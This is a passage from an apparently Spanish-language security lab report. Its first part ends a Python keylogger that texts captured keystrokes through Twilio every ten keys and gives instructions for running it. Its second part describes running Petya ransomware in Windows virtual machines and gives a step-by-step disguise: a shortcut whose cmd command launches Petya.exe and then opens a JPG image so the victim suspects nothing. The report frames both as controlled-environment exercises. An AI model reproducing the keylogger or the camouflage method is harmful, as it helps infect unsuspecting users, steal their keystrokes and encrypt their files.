
with keyboard.Listener(on_press=presionar_tecla) as listener:

print("[*] Keylogger activo... presioná teclas.")

listener.join()

Reemplaza 'TU_SID', 'TU_TOKEN', 'NUM_TWILIO' y
'TU_NUMERO_VERIFICADO' con tus datos reales de Twilio.

```




## PASO 4


Probar el script en un entorno controlado (nunca en dispositivos ajenos sin consentimiento).


1. Ejecuta el script en tu terminal:

**python3 keylogger-twilio.py**




2. Teclea algo dentro de cualquier ventana abierta.






3. Verifica si te llega el mensaje cada 10 teclas.






4. Para parar el servicio, ve a la terminal y pon ctrl + c.



5. Para salir del entorno virtual:

**Deactivate**



## PARTE 2

### RECURSOS:


Máquina virtual Windows 7

### DESARROLLO:


- Analizar el comportamiento del ransomware Peyta y su impacto en diferentes versiones de Windows.
- Para ello, se ejecutará en máquinas virtuales con Windows 7 y Windows 10, lo que permitirá observar las diferencias en su funcionamiento y las medidas de seguridad que pueden mitigar su efecto.
- Se evaluará cómo el malware cifra los archivos, su método de propagación y las señales de advertencia que pueden ayudar a identificar una posible infección antes de que cause daños irreversibles.

Camuflaje de Malware (Windows 7):


1. Primeramente, lo que haremos es irnos a la carpeta donde tenemos una imagen para poder camuflar el ransomware.



2. Ahora extraemos “Petya” y vemos el contenido.




3. Ahora lo que haremos es mover el archivo ejecutable “Petya.exe” al lugar donde tenemos la imagen.




4. Nos vamos al directorio y lo que haremos es crear un acceso directo.






5. Colocamos este comando: `cmd /c start ""`  
`"C:\Users\Equipo\Documents\Imagen_Ransomware\Petya.exe" && start ""`  
`"C:\Users\Equipo\Documents\Imagen_Ransomware\Mini_Capibara.jpg"`




- `cmd /c` → Ejecuta un comando en la terminal y se cierra automáticamente.
- `start "" "C:\ruta\Petya.exe"` → Inicia el ransomware.
- `&&` → Espera a que el primer comando se ejecute y luego lanza el siguiente.
- `start "" "C:\ruta\Mini_Capibara.jpg"` → Abre la imagen para evitar sospechas.



